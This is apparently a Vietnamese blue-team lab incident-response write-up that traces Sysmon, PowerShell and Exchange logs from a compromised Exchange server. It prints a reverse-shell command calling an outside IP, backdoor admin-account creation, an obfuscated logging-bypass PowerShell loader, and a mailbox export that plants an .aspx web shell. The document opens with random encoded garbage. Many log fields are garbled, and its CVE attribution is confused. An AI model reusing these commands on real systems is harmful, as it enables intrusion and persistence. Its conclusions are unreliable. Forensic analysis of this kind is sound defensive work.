PrnQAtXGAdBnRECwGBpnTUrffyT8PC/axzCee+CwKpck2gplipZg9K9pXv9lKu3lMvZu9m1L2g0Pm9tB1ZLQcmhVwaeVEltFlugusRW+*V2Q9pUmumr+*1W/lnr66FPvA8uUzch/wuHep4P1hLsTYO+*CMPhL+*Amv8Z0W/kCpkglcp7cLuuwG53nGpx4g4p2|
HDvQn3QfR9eWz2r22Z8yB1tQy7D/1pVwvQ/CQ2BpYf3d+3d0eX5iQDz6mQg1187d9484jQ3g0Nz8h7K9x6Jy4EoJ16Cz26LkL45w/7Lz3T4uZc4Z3EgZgkLqG1mHvM0f73nM11|p9XbqyDkZ1Qxgat|KEx12z7nyqEzVfc2|
BRTRTSf18BMvhmQnQwicbVnQqCpQZAMuHlcrxYJZpA7ZqL8V402p0P0d4cJ8Ij3TnRhywww/SFVCzgC1|t-UUAkmrnYY/KGT+*qf1y/tp2c2idKwv@{2|MsvM/VnEfhp+tzvldtNtGkUuw/gp7QnNthOO2|
Kb07TqpeNMrq/p9t8x2gINSTkrekvNk+*PQ3dPr7vqg/F4781HWbpbp|j2c4Qco/po+ze/0UJUNAZ/xeer9RaLu0f
BgQ0Lkve+mvY+*1|0/WpmMxvz653|ZwfpqkabK/931j8jeNsNpmZ9fBxtTh254ndtt597ym9fZwYzGvbyBcCozS21kmBpVbVh0703v962UbaCoZk1tsdR9nRveo+fdiemf83dt9le6KFkBuqtq0614w67Wup2|1|v1ANzQ1

Log Name: Microsoft-Windows-Symon/Operational
Source: Symon
Logged: 12/21/2022 11:34:48 AM
Event ID: 1
Task Category: Process Create (rule: ProcessCreate)
Level: Information
Keywords: 
User: SYSTEM
Computer: WEB-SERVER.blue.lab
OpCode: Info
More Information: Event Log Online Help

```

- Trace tiếp thấy PID 19460 là con của PID 15036

```

Event 1, System

General Details:
Process: Create
RuleName: 
UtcTime: 2022-12-15 22:26:39.154
ProcessGuid: {8bb2c332-91f1-639b-1932-010000000000}
ProceedId: 19460
Image: powershell.exe
FileVersion: 10.0.14393.0 (r1_release.160715-1616)
Description: redneckup
Product: Microsoft® Windows® Operating System
OriginalFileName: redneckup.exe
CommandLine: "C:\Windows\system32\redneckup.exe" -type=A WEB-SERVER.blue.lab.10.11.121-21
CurrentUser: NT AUTHORITY\SYSTEM
LogonId: 0x3f
TerminalSessionId: 0
IntegrityLevel: System
Hashes: M05-488698C899F524430270C1D14FF9CF.SHA256=24553BFAB13871F1AF3EE6F1F8EFECC1D025368A7064A2CA35319228D3547418FA,IMPHASH=446F394B921C80C9E9497075AA3E6F1
ParentProcessGuid: {8bb2c332-f5d4-43b6-a33-010000000000}
ParentProcessId: 19460
ParentImage: C:\Windows\system32\instavt.exe
ParentCommandLine: "C:\Windows\system32\instavt.exe" -bnp=ap
ParentUserName: NT AUTHORITY\SYSTEM
ParentProcessName: Process32\redneckup.exe
CurrentDirectory: c:\windows\system32\redneckup
ParentProcessName: Process32\redneckup
CurrentWorkingDir: c:\windows\system32\redneckup
ParentUserName: NT AUTHORITY\SYSTEM
ParentProcessName: Process32\redneckup
CurrentWorkingDir: c:\windows\system32\redneckup

Log Name: Microsoft-Windows-Symon/Operational
Source: Symon
Logged: 12/16/2022 5:26:39 AM
Event ID: 1
Task Category: Process Create (rule: ProcessCreate)
Level: Information
Keywords: 
User: SYSTEM
Computer: WEB-SERVER.blue.lab
OpCode: Info
More Information: Event Log Online Help

Event 1, System

General Details:
Process: Create
RuleName: 
UtcTime: 2022-12-15 22:26:39.154
ProcessGuid: {8bb2c332-91f1-639b-1932-010000000000}
ProceedId: 19460
Image: powershell.exe
FileVersion: 10.0.14393.0 (r1_release.160715-1616)
Description: redneckup
Product: Microsoft® Windows® Operating System
OriginalFileName: redneckup.exe
CommandLine: "C:\Windows\system32\redneckup.exe" -type=A WEB-SERVER.blue.lab.10.11.121-21
CurrentUser: NT AUTHORITY\SYSTEM
LogonId: 0x3f
TerminalSessionId: 0
IntegrityLevel: System
Hashes: M05-488698C899F524430270C1D14FF9CF.SHA256=24553BFAB13871F1AF3EE6F1F8EFECC1D025368A7064A2CA35319228D3547418FA,IMPHASH=446F394B921C80C9E9497075AA3E6F1
ParentProcessGuid: {8bb2c332-f5d4-43b6-a33-010000000000}
ParentProcessId: 19460
ParentImage: C:\Program Files\Microsoft\Exchange Server\V15\Bin\MSExchangeHIMWorker.exe
ParentCommandLine: "C:\Program Files\Microsoft\Exchange Server\V15\Bin\MSExchangeHIMWorker.exe" -pipe 6566 -stopKey:GlobalExchangeStopKey-046e58e-2a-4b85-8d1a-16f1c5d58d -resetKey:GlobalExchangeResetKey-067f1b5-bd12-4ff6-958-bf0779a3bf551cb-startUpProgressKey:GlobalExchangeProgressKey-5a95b527-9c23-4830-88b0-4bf34340d31 -workstation
ParentUserName: NT AUTHORITY\SYSTEM
ParentProcessName: Process32\redneckup
CurrentWorkingDir: c:\windows\system32\redneckup
ParentProcessName: Process32\redneckup
ParentUserName: NT AUTHORITY\SYSTEM
ParentProcessName: Process32\redneckup
CurrentWorkingDir: c:\windows\system32\redneckup

Log Name: Microsoft-Windows-Symon/Operational
Source: Symon
Logged: 12/16/2022 5:26:39 AM
Event ID: 1
Task Category: Process Create (rule: ProcessCreate)
Level: Information
Keywords: 
User: SYSTEM
Computer: WEB-SERVER.blue.lab
OpCode: Info
More Information: Event Log Online Help

```

- Trace tiếp thấy PID7096 là con của 15036

```

Event 1, Sysmon
General Details
Process Create:
RuleName: -
UtcTime: 2022-12-20 13:03:47.127
ProcessGuid: {bb62c332-ab2b-63a1-44c-010000001600}
ProcessId: 18492
Image: C:\Windows\system32\netsh.exe
FileVersion: 10.0.14393.0 (m1_release.160715-1616)
Description: Network Command Shell
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: netsh.exe
CommandLine: "netsh interface tcp show global"
CurrentDirectory: C:\Windows\system32\system32\ntdll.dll
User: NT AUTHORITY\SYSTEM
LogonGuid: {bb62c332-cb6-434f-e703-000000000000}
LogonType: 3
TerminalSessionId: 0
IntegrityLevel: High
Hashes: MD5=4D51BC0B94D09F5DF880F754D31E28, SHA256=E588BE649C881E4BBCCE47f6808F93B2B5564D3094995A5A0E66B2406C1607, IMPHASH=51DC8892EF1620527201E5276E21BCA7
ParentProcessGuid: {bb62c332-61ff-8389-0e51-000000001600}
ParentProcessId: 1
ParentImage: C:\Program Files\Microsoft\Exchange Server\V15\Bin\MSExchangeHFWWorker.exe
ParentCommandLine: "C:\Program Files\Microsoft\Exchange Server\V15\Bin\MSExchangeHFWWorker.exe" -pipe&876 -stopkeyGlobal:ExchangeStopKey-846085e-2a29-4b85-8d3a-16f1c5fd58bf -resetkeyGlobal:ExchangeResetKey-067f1b6-bd12-4ff6-95e-8d40e720acce-readykeyGlobal:ExchangeReadyKey-bbd2815d-d455-430d-83e2-53b7e7eb62951c3b -startUpProgressKey:Global:ExchangeHangKey-e8944a7-a-5e4-44f-997-8efb62951c3b -startUpProgressKey:Global:ExchangeProgressKey-5a95b527-9c23-4830-88b0-4bf834f40d31 -workletListening
ParentToken: NT AUTHORITY\SYSTEM

Log Name: Microsoft-Windows-Sysmon/Operational
Source: Sysmon Logged: 12/20/2022 8:03:47 PM
Event ID: 1 Task Category: Process Create (rule: ProcessCreate)
Level: Information Keywords:
User: SYSTEM Computer: WEB-SERVER.blue.lab
OpCode: Info
More Information: Event Log Online Help

```

- Trace tiếp thấy PID 18492 là con của PID 7096

```

Event 1, Sysmon
General Details
Process Create:
RuleName: -
UtcTime: 2022-12-21 06:43:52.687
ProcessGuid: {bb62c332-ab2b-63a2-e550-010000001600}
ProcessId: 18492
Image: C:\Windows\SysWOW64\cmd.exe
FileVersion: 10.0.14393.0 (m1_release.160715-1616)
Description: Command Processor
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: Cmd.exe
CommandLine: cmd
CurrentDirectory: C:\Windows\system32
User: WEB-SERVER\Administrator
LogonGuid: {bb62c332-ab22-63a2-cbe0-486d50000000}
LogonType: 3
TerminalSessionId: 6
IntegrityLevel: High
Hashes: MD5=0FEC5F30E705EADAE4E9144F2B12DC, SHA256=614CA7B627533E22AA3E5C3594605DC6FE6F000BCC2B845ECE7CA60673E7C7F, IMPHASH=1B20DE9D5F257E3C5BDD2834F89FC042A
ParentProcessGuid: {bb62c332-ab2b-63a2-e550-010000001600}
ParentProcessId: 7096
ParentImage: C:\Windows\System32\UpdateAgent.exe
ParentCommandLine: UpdateAgent.exe 10.11.121.23 4448 -e cmd.exe
ParentUser: WEB-SERVER\Administrator

Log Name: Microsoft-Windows-Sysmon/Operational
Source: Sysmon Logged: 12/21/2022 1:43:52 PM
Event ID: 1 Task Category: Process Create (rule: ProcessCreate)
Level: Information Keywords:
User: SYSTEM Computer: WEB-SERVER.blue.lab
OpCode: Info
More Information: Event Log Online Help

```

⇒ Từ parentcmd ta thấy file UpdateAgent.exe đang kết nối đến địa chỉ IP 10.11.121.23 trên cổng 4448 và thực thi cmd.exe trên máy này

- Trace tiếp thấy PID 19920 là con của 18492

```

Event 1, Sysmon
General Details
Process Create:
RuleName: -
UtcTime: 2022-12-21 06:47:11.071
ProcessGuid: {bb62c332-ab2b-63a2-0d51-010000001600}
ProcessId: 19920
Image: C:\Windows\SysWOW64\cmd.exe
FileVersion: 10.0.14393.2430 (rs1_release_immarket_aim.180806-1810)
Description: Command Processor
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: cmd.exe
CommandLine: net user adminweb Pass1234 /add
CurrentDirectory: C:\Windows\system32
User: WEB-SERVER\Administrator
LogonGuid: {bb62c332-ab22-63a2-cbe0-486d50000000}
LogonType: 3
TerminalSessionId: 6
IntegrityLevel: High
Hashes: MD5=F1550F44EDF793CE52ABCDD9550E11C8, SHA256=42C289E1F976730A0325C001A293437502BEF55935F08F258F81B89CF59ABD5, IMPHASH=E4302779B9E7AA82C1BF4863DBDF1B68
ParentProcessGuid: {bb62c332-ab2b-63a2-e550-010000001600}
ParentProcessId: 18492
ParentImage: C:\Windows\SysWOW64\cmd.exe
ParentCommandLine: cmd.exe
ParentUser: WEB-SERVER\Administrator

Log Name: Microsoft-Windows-Sysmon/Operational
Source: Sysmon Logged: 12/21/2022 1:47:11 PM
Event ID: 1 Task Category: Process Create (rule: ProcessCreate)
Level: Information Keywords:
User: SYSTEM Computer: WEB-SERVER.blue.lab
OpCode: Info
More Information: Event Log Online Help

```

⇒ Ở tay ta thấy attacker tạo một tham số truyền vào netuser, ở đây attacker đã tạo tài khoản adminweb Pass1234

- Tiếp tục trace thấy PID 15056 là con của PID19920

```

Process Create:
RuleName: -
UtcTime: 2022-12-21 06:47:11.561
ProcessGuid: {8bb2c232-abef-63a2-0e51-010000001600}
ProcessId: 15056
Image: C:\Windows\SysWOW64\net.exe
FileVersion: 10.0.14393.0 (rs1_release.160715-1616)
Description: Net Command
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: net.exe
CommandLine: C:\Windows\system32\cmd /user:adminweb Pass1234 /add
CurrentDirectory: C:\Windows\system32\
User: WEB-SERVER\Administrator
LogonGuid: {8bb2c232-ab22-63a2-cbe0-486d05000000}
LogonId: 0x5048E0C0B
TerminalSessionId: 6
IntegrityLevel: High
Hashes: MD5=f15150f44edf793ce52abcb9520e11c8, SHA256=756f45004c4e80b3d3b9a1695ada3f0c46fe0de53a16ea29e5c8ae7d02b5680e, IMPHASH=721137d5e6288e396d55cf961d87eddd
ParentProcessGuid: {9bb2c232-abef-63a2-0e51-010000001600}
ParentProcessId: 19920
ParentImage: C:\Windows\SysWOW64\net.exe
ParentCommandLine: net user adminweb Pass1234 /add
ParentUser: WEB-SERVER\Administrator

Log Name: Microsoft-Windows-Sysmon/Operational
Source: Symon
Event ID: 1
Level: Information
User: SYSTEM
OpCode: Info
More Information: Event Log Online Help

```

⇒ Ở trên tay thấy attacker tạo một tham số truyền vào net1 user, ở đây attacker đã tạo tài khoản adminweb Pass1234 ở đây ta có thể suy đoán : C:\Windows\system32\net1 có thể là một bản cập nhập hoặc net1 có thể thay thế công cụ net có sẵn trong window

- Trace với PID 18942 ta thấy sinh ra tiến trình con PID 6612

```

Event 1, Symon
General | Details

Process Create:
RuleName: -
UtcTime: 2022-12-21 06:47:29.923
ProcessGuid: {8bb2c232-ac01-63a2-1051-010000001600}
ProcessId: 18942
Image: C:\Windows\SysWOW64\cmd.exe
FileVersion: 10.0.14393.2421_r18011_release_immarket_eim.180806-1810
Description: Net Command
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: cmd.exe
CommandLine: net localgroup administrators adminweb /add
CurrentDirectory: C:\Windows\system32\
User: WEB-SERVER\Administrator
LogonGuid: {8bb2c232-ab22-63a2-cbe0-486d05000000}
LogonId: 0x5048E0C0B
TerminalSessionId: 6
IntegrityLevel: High
Hashes: MD5=f15150f44edf793ce52abcb9520e11c8, SHA256=42c289e1f976730a0325c01a293437502bef59935f08f258f81b89cf59abd25, IMPHASH=e4302779b9e7aa82c1bf4863dbdf1b68
ParentProcessGuid: {8bb2c232-ab28-63a2-ea50-010000001600}
ParentProcessId: 18942
ParentImage: C:\Windows\SysWOW64\cmd.exe
ParentCommandLine: cmd.exe
ParentUser: WEB-SERVER\Administrator

Log Name: Microsoft-Windows-Sysmon/Operational
Source: Symon
Event ID: 1
Level: Information
User: SYSTEM
OpCode: Info
More Information: Event Log Online Help

```

⇒ Ở đây ta có thể thấy attacker đã thực hiện hành động add tài khoản vừa tạo “adminweb” vào group local administrator

Check với eventid 400, 600, 800, 4103, 4104 của powershell

- Vào thời điểm 12/21/2022 11:34:49 AM có hành vi thực hiện command

II. Phân tích script

powershell.exe -nop -w hidden -noni -c ...

-nop: Không tải profile.

-w hidden: Chạy PowerShell ở chế độ ẩn

-noni: Không tải giao diện tương tác

-c: Chạy mã lệnh sau

```
if([IntPtr]::Size -eq
```

```
4}{$b=$env:windir+'\sysnative\WindowsPowerShell\v1.0\powershell.exe'}else{$b='powershell.exe'}
```

- Nếu hệ điều hành là 32-bit, đặt biến \$b trở đến sysnative\WindowsPowerShell\v1.0\powershell.exe để đảm bảo sử dụng phiên bản 64-bit của PowerShell trên hệ thống 32-bit.
 - Nếu hệ điều hành là 64-bit, sử dụng powershell.exe.
\$s=New-Object System.Diagnostics.ProcessStartInfo;\$s.FileName=\$b;
 - Tao một đối tượng ProcessStartInfo mới.

- Đặt thuộc tính FileName là biến \$b từ bước trên
`$s.Arguments=-noni -nop -w hidden -c ...'`
- ⇒ Thiết lập các tham số cho quá trình con PowerShell mới, bao gồm:
- ```
-noni -nop -w hidden -c

$zaw7=($('Ena{2}'+')l{3}+'Script'{1}lo'{4}{0}nvoc'+'ation{+"5}ogging')-
f'I','B','b','e','k','L');
$zzBIP=($('Ena{0}l'+e{3}crip{1}B'+loc{2}L'+o'+g'+ging')-f'b','t','k','S');
```

- ⇒ Xây dựng các biến bằng cách ghép chuỗi các ký tự.
- Ena{2}{3}Script{1}lo{4}{0}nvocation{5}ogging=>EnableScriptBlockInvocationLogging
  - Ena{0}{3}crip{1}B{2}L{0}o{0}gging=>EnableScriptBlockLogging

```
$rgw=[Collections.Generic.Dictionary[string,System.Object]]::new();
```

- ⇒ Tạo đối tượng Dictionary
- ```
If($PSVersionTable.PSVersion.Major -ge 3){
```
- ⇒ Check version powershell nếu pw ver >= 3 thực hiện các bước tiếp theo
- ```
$wf=[Ref].Assembly.GetType((({"2}{0}s"+t"+em.{3}anagemen"+t.A{1}tomatio"+n
"+."5)t"+i{4}s")-f"y","u","S","M","I","U"));
$unwO=($('Scri{2}tB{1}'+o'+ckLoggi{+'0}'+g)-f"n","l","p");
...
```
- ⇒ Dùng Reflection để truy cập các thuộc tính không công khai và tắt các policy logging của PowerShell
- ```
&([scriptblock]::create((New-Object System.IO.StreamReader(New-Object
System.IO.Compression.GzipStream((New-Object
System.IO.MemoryStream',[System.Convert]::FromBase64String(((...)))),[System.IO.C
ompression.CompressionMode]::Decompress)).ReadToEnd())))
⇒ Giải mã chuỗi Base64.
⇒ Giải nén nội dung đã được nén bằng GZip.
⇒ Tạo một scriptblock và thực thi mã lệnh.
$useShellExecute=$false;$s.RedirectStandardOutput=$true;$s.WindowStyle='Hidde
n';$s.CreateNoWindow=$true;$p=[System.Diagnostics.Process]::Start($s);
⇒ Thiết lập thuộc tính UseShellExecute là false.
⇒ Chuyển hướng đầu ra tiêu chuẩn.
⇒ Thiết lập cửa sổ ẩn.
⇒ Khởi chạy quá trình.
```

Với eventid 600 tương tự

- Cùng thời điểm check với event 4103, 4104 cũng tạo các piple liên quan đến 2 script

Filtered: Log: file:///C:/Users/lgleigh/Downloads/Logtest/Test/Exchange-10.1.12.22/Exchange/Logs/Microsoft-Windows-PowerShell%4Operational.evtx; Source; ; Event ID: 4104. Number of events: 22/10						
Level	Date and Time	Source	Event ID	Task Cat..	Message	File
⚠ Warning	12/21/2022 11:34:49 AM	PowerS... PowerS...	4104	Execut..	PowerShell Script Block Execution	
ℹ Verbose	12/21/2022 11:34:49 AM	PowerS... PowerS...	4104	Execut..	PowerShell Script Block Execution	
⚠ Warning	12/21/2022 11:34:49 AM	PowerS... PowerS...	4104	Execut..	PowerShell Script Block Execution	
ℹ Verbose	12/20/2022 7:09:32 PM	PowerS... PowerS...	4104	Execut..	PowerShell Script Block Execution	
ℹ Verbose	12/20/2022 7:09:32 PM	PowerS... PowerS...	4104	Execut..	PowerShell Script Block Execution	
ℹ Verbose	12/20/2022 7:09:49 PM	PowerS... PowerS...	4104	Execut..	PowerShell Script Block Execution	
ℹ Verbose	12/20/2022 7:09:49 PM	PowerS... PowerS...	4104	Execut..	PowerShell Script Block Execution	
ℹ Verbose	12/20/2022 7:09:50 PM	PowerS... PowerS...	4104	Execut..	PowerShell Script Block Execution	
ℹ Verbose	12/20/2022 7:09:50 PM	PowerS... PowerS...	4104	Execut..	PowerShell Script Block Execution	

- Check với eventid 11 của sysmon

Microsoft-Windows-Sysmon%4Operational Number of events: 53,801			
Filtered Log: file:///C:/Users/lgkth/Downloads/Logtest/Test/Exchange-10.1.121.22\ExchangeLogs\Microsoft-Windows-Sysmon%4Operational.evtx; Source: ; Event ID: 11; Number of events: 12,979			
Level	Date and Time	Source	Event ID
(I) Information	12/21/2022 2:56:24 PM	Sysmon	11 File created (rule: FileCreate)
(I) Information	12/21/2022 2:56:23 PM	Sysmon	11 File created (rule: FileCreate)
(I) Information	12/21/2022 2:51:23 PM	Sysmon	11 File created (rule: FileCreate)
(I) Information	12/21/2022 2:51:23 PM	Sysmon	11 File created (rule: FileCreate)
(I) Information	12/21/2022 2:46:22 PM	Sysmon	11 File created (rule: FileCreate)
(I) Information	12/21/2022 2:46:22 PM	Sysmon	11 File created (rule: FileCreate)
(I) Information	12/21/2022 2:41:22 PM	Sysmon	11 File created (rule: FileCreate)
(I) Information	12/21/2022 2:41:22 PM	Sysmon	11 File created (rule: FileCreate)

Event 11, Sysmon	
General	Details
File created	Rulename: T1053 UtcTime: 2022-12-21 07:56:24.013 ProcessGuid:{8bb2c332-c8f8-634f-1500-000000001600} ProcessId: 1144 Image:C:\Windows\System32\taskhost.exe TargetFilename: C:\Windows\System32\Tasks\Microsoft\Windows\PLA\ExchangeDiagnosticsPerformanceLogUpdt_0\vtieca3Feahz0Awxjk5u8h CreationUtcTime: 2021-08-23 12:23:58.200 User: NT AUTHORITY\LOCAL SERVICE
Log Name:	Microsoft-Windows-Sysmon/Operational
Source:	Sysmon
Event ID:	11
Level:	Information
User:	SYSTEM
OpCode:	Info
More Information:	Event Log Online Help

⇒ Thấy trong nhiều thời điểm có quá trình lập lịch tạo file từ đường dẫn C:\Windows\System32\Tasks\Microsoft\Windows\PLA\ với Rulename T1053 liên quan đến thực thi mã độc theo một chu kỳ

- Check với eventid 3 của sysmon xem có đăng nhập bất thường thấy nhiều request gửi trên chính máy thông qua port 25 của giao thức SMTP (Simple Mail Transfer Protocol) có thể là gửi email hoặc giao tiếp liên quan đến dịch vụ mail trên máy chủ Exchange.
- Ngoài ra có kết nối RDP từ src 192.168.11.51 false

Event 3, Sysmon			
General Details			
Network connection detected: RuleName: RDP UtcTime: 2022-12-21 06:43:56.219 ProcessGuid:{8bb2c332-c8f7-634f-0000-000000001600} ProcessId: 19894 Image:C:\Windows\System32\taskhost.exe User: NT AUTHORITY\NETWORK SERVICE Protocol: tcp Initiated: false SourcePort: 0 SourceIp: 192.168.11.51 SourceHostname: - SourcePortName: - DestinationPortName: - DestinationIp: 10.1.1.21.22 DestinationHostname: WEB-SERVER.blue.lab DestinationPort: 3389 DestinationPortName: ms-wbt-server			
Log Name:	Microsoft-Windows-Sysmon/Operational	Source:	Sysmon
Event ID:	3	Logged:	12/21/2022 1:43:46 PM
Level:	Information	Task Category:	Network connection detected (rule: NetworkConnect)
User:	SYSTEM	Keywords:	
OpCode:	Info	Computer:	WEB-SERVER.blue.lab
More Information:	Event Log Online Help		

- Phân tích log exchange
- Check với log của Msexchange ở thời điểm 12/21/2022 11:34:54 AM có log liên quan đến tìm kiếm và xóa nội dung trong hộp thư của `administrator@blue.lab` dựa trên truy vấn tìm kiếm tiêu đề "e2cwLkyKM6Y", sau đó loại bỏ yêu cầu xuất hộp

thư với Identity là "administrator@blue.lab\U1AlXmAZTt"

```
The description for Event ID 1 from source MSExchange CmdletLogs cannot be found. Either the component that raises this event is not installed on your local computer or the installation is corrupted. You can install or repair the component on the local computer.

If the event originated on another computer, the display information had to be saved with the event.

The following information was included with the event:

Search-Mailbox
-Identity "administrator@blue.lab" -SearchQuery "Subject:'e2cwLkyKM6Y'" -Force "True" -DeleteContent "True"
blue.lab/Users/Administrator
S-1-5-21-723624552-3536628539-3749109396-500
S-1-5-21-723624552-3536628539-3749109396-500
Remote-PowerShell-Unknown
13212 w3wp#MSExchangePowerShellAppPool
0
00:00:00.5345124
View Entire Forest: 'False', Default Scope: 'blue.lab', Configuration Domain Controller: 'WIN-DC.blue.lab', Preferred Global Catalog: 'WIN-DC.blue.lab', Preferred Domain Controllers: '{ WIN-DC.blue.lab }'
False
0 objects execution has been proxied to remote server.
0
ActivityId: b6677cae-db96-4975-8128-edd963e3835b
ServicePlan:;lAdmin:True;
en-US

The message resource is present but the message was not found in the message table
```

Log Name:	MSExchange Management
Source:	MSExchange CmdletLogs
Event ID:	1
Level:	Information
User:	N/A
OpCode:	
More Information: Event Log Online Help	

- Ngoài ra còn tạo yêu cầu xuất hộp thư cho hộp thư của "administrator@blue.lab". Yêu cầu này chỉ bao gồm các thư trong thư mục Drafts và chỉ những thư có tiêu đề là "e2cwLkyKM6Y", và kết quả sẽ được lưu trữ tại "\\web-server.blue.lab\C\$\Program Files\Microsoft\Exchange Server\V15\FrontEnd\HttpProxy\owa\auth\fhoW21Rp7Hhe.aspx". và gán vai trò "Mailbox Import Export" cho người dùng [administrator@blue.lab](#)

```
Event 1, MSExchange CmdletLogs
General Details

The description for Event ID 1 from source MSExchange CmdletLogs cannot be found. Either the component that raises this event is not installed on your local computer or the installation is corrupted. You can install or repair the component on the local computer.

If the event originated on another computer, the display information had to be saved with the event.

The following information was included with the event:

New-MailboxExportRequest
-Name "U1AlXmAZTt" -Mailbox "administrator@blue.lab" -IncludeFolders ("#Drafts#") -ContentFilter "(Subject -eq 'e2cwLkyKM6Y')" -Exclude Dumpster "True" -FilePath "\\web-server.blue.lab\C$\Program Files\Microsoft\Exchange Server\V15\FrontEnd\HttpProxy\owa\auth\fhoW21Rp7Hhe.aspx"
blue.lab/Users/Administrator
S-1-5-21-723624552-3536628539-3749109396-500
S-1-5-21-723624552-3536628539-3749109396-500
Remote-PowerShell-Unknown
13212 w3wp#MSExchangePowerShellAppPool
0
00:00:09.4555080
View Entire Forest: 'False', Default Scope: 'blue.lab', Configuration Domain Controller: 'WIN-DC.blue.lab', Preferred Global Catalog: 'WIN-DC.blue.lab', Preferred Domain Controllers: '{ WIN-DC.blue.lab }'
False
0 objects execution has been proxied to remote server.
1
ActivityId: 5f255890-d537-4f53-be5f-ccdf1134a1cc
ServicePlan:;lAdmin:True;
en-US

The message resource is present but the message was not found in the message table
```

Log Name:	MSExchange Management
Source:	MSExchange CmdletLogs
Event ID:	1
Level:	Information
User:	N/A
OpCode:	
More Information: Event Log Online Help	

- ⇒ Các hành vi trên được thực hiện qua môi trường Remote Powershell từ w3wp

- Check các log liên quan đến ứng dụng và dịch vụ trên máy chủ exchange

Microsoft-Windows-SmbClient%4Connectivity Number of events: 18,389					
Level	Date and Time	Source	Event ID	Task Category	
Error	12/21/2022 1:59:30 PM	SMBClient	30803	None	
Error	12/2/2022 10:46:59 AM	SMBClient	30803	None	
Error	12/2/2022 10:45:59 AM	SMBClient	30803	None	
Error	12/2/2022 10:45:24 AM	SMBClient	30803	None	
Error	12/2/2022 10:44:49 AM	SMBClient	30803	None	
Error	12/2/2022 10:44:13 AM	SMBClient	30803	None	
Error	12/2/2022 10:43:38 AM	SMBClient	30803	None	
Error	12/2/2022 10:43:03 AM	SMBClient	30803	None	
Error	12/2/2022 10:42:27 AM	SMBClient	30803	None	
Error	12/2/2022 10:41:52 AM	SMBClient	30803	None	

Event 30803, SMBClient

General Details

Failed to establish a network connection.

Error: (Device Timeout)
The specified I/O operation on %hs was not completed before the time-out period expired.

Server name: 192.168.1.11
Server address: 192.168.1.11:445
Connection type: TCP/IP

Guidance:
This indicates a problem with the underlying network or transport, such as with TCP/IP, and not with SMB. A firewall that blocks TCP port 445, or TCP port 5445 when using an iWARP RDMA adapter, can also cause this issue.

Log Name: Microsoft-Windows-SMBClient/Connectivity
Source: SMBClient Logged: 12/21/2022 1:59:30 PM
Event ID: 30803 Task Category: None
Level: Error Keywords: (64)
User: SYSTEM Computer: WEB-SERVER.blue.lab
OpCode: Info
More Information: [Event Log Online Help](#)

- Thấy có request từ máy 192.168.1.11 nhưng các log ngày trước đó có thể đã bị xóa , ngoài ra có nhiều request fail từ 192.168.1.14 vào các ngày trước đó

Microsoft-Windows-SmbClient%4Connectivity Number of events: 18,389					
Level	Date and Time	Source	Event ID	Task Category	
Error	12/2/2022 10:46:35 AM	SMBClient	30803	None	
Error	12/2/2022 10:45:59 AM	SMBClient	30803	None	
Error	12/2/2022 10:45:24 AM	SMBClient	30803	None	
Error	12/2/2022 10:44:49 AM	SMBClient	30803	None	
Error	12/2/2022 10:44:13 AM	SMBClient	30803	None	
Error	12/2/2022 10:43:38 AM	SMBClient	30803	None	
Error	12/2/2022 10:43:03 AM	SMBClient	30803	None	
Error	12/2/2022 10:42:27 AM	SMBClient	30803	None	
Error	12/2/2022 10:41:52 AM	SMBClient	30803	None	

Event 30803, SMBClient

General Details

Failed to establish a network connection.

Error: (Device Timeout)
The specified I/O operation on %hs was not completed before the time-out period expired.

Server name: 192.168.1.14
Server address: 192.168.1.14:445
Connection type: TCP/IP


Guidance:
This indicates a problem with the underlying network or transport, such as with TCP/IP, and not with SMB. A firewall that blocks TCP port 445, or TCP port 5445 when using an iWARP RDMA adapter, can also cause this issue.

Log Name: Microsoft-Windows-SMBClient/Connectivity
Source: SMBClient Logged: 12/2/2022 10:46:35 AM
Event ID: 30803 Task Category: None
Level: Error Keywords: (64)
User: SYSTEM Computer: WEB-SERVER.blue.lab

III. Chỉ ra lỗ hổng bảo mật

- ⇒ Nhận thấy attacker có thể thực hiện các hành vi với quyền admin như tạo tài khoản xogn add vào group adminlocal, rce, các hành động với ứng dụng mail outlook trên máy chủ exchange, xóa log. Xóa mail. Ngoài ra có nhiều request từ máy có ip 2.0.1.189 đến máy 192.168.1.11 và nhiều log đến exchange đã bị xóa nên ta có thể đoán được attacker đã sử dụng CVE liên quan đến dịch vụ mail trên exchange thông qua giao thức gửi mail SMB của ứng dụng này.
- ⇒ Có thể máy chủ 192.168.1.11 đã bị tấn công từ trước và dùng máy chủ này exploit máy exchange sau đó leo đến AD

⇒ CVE đã sử dụng là CVE-2023-23397 trong Microsoft Outlook



CVE trên đã giúp attacker lấy được hash của hệ thống và dump được credential của máy chủ exchange và từ đó có thể thỏa mái sử dụng quyền adminn để exploit hệ thống

IV. Vẽ Luồng tấn công

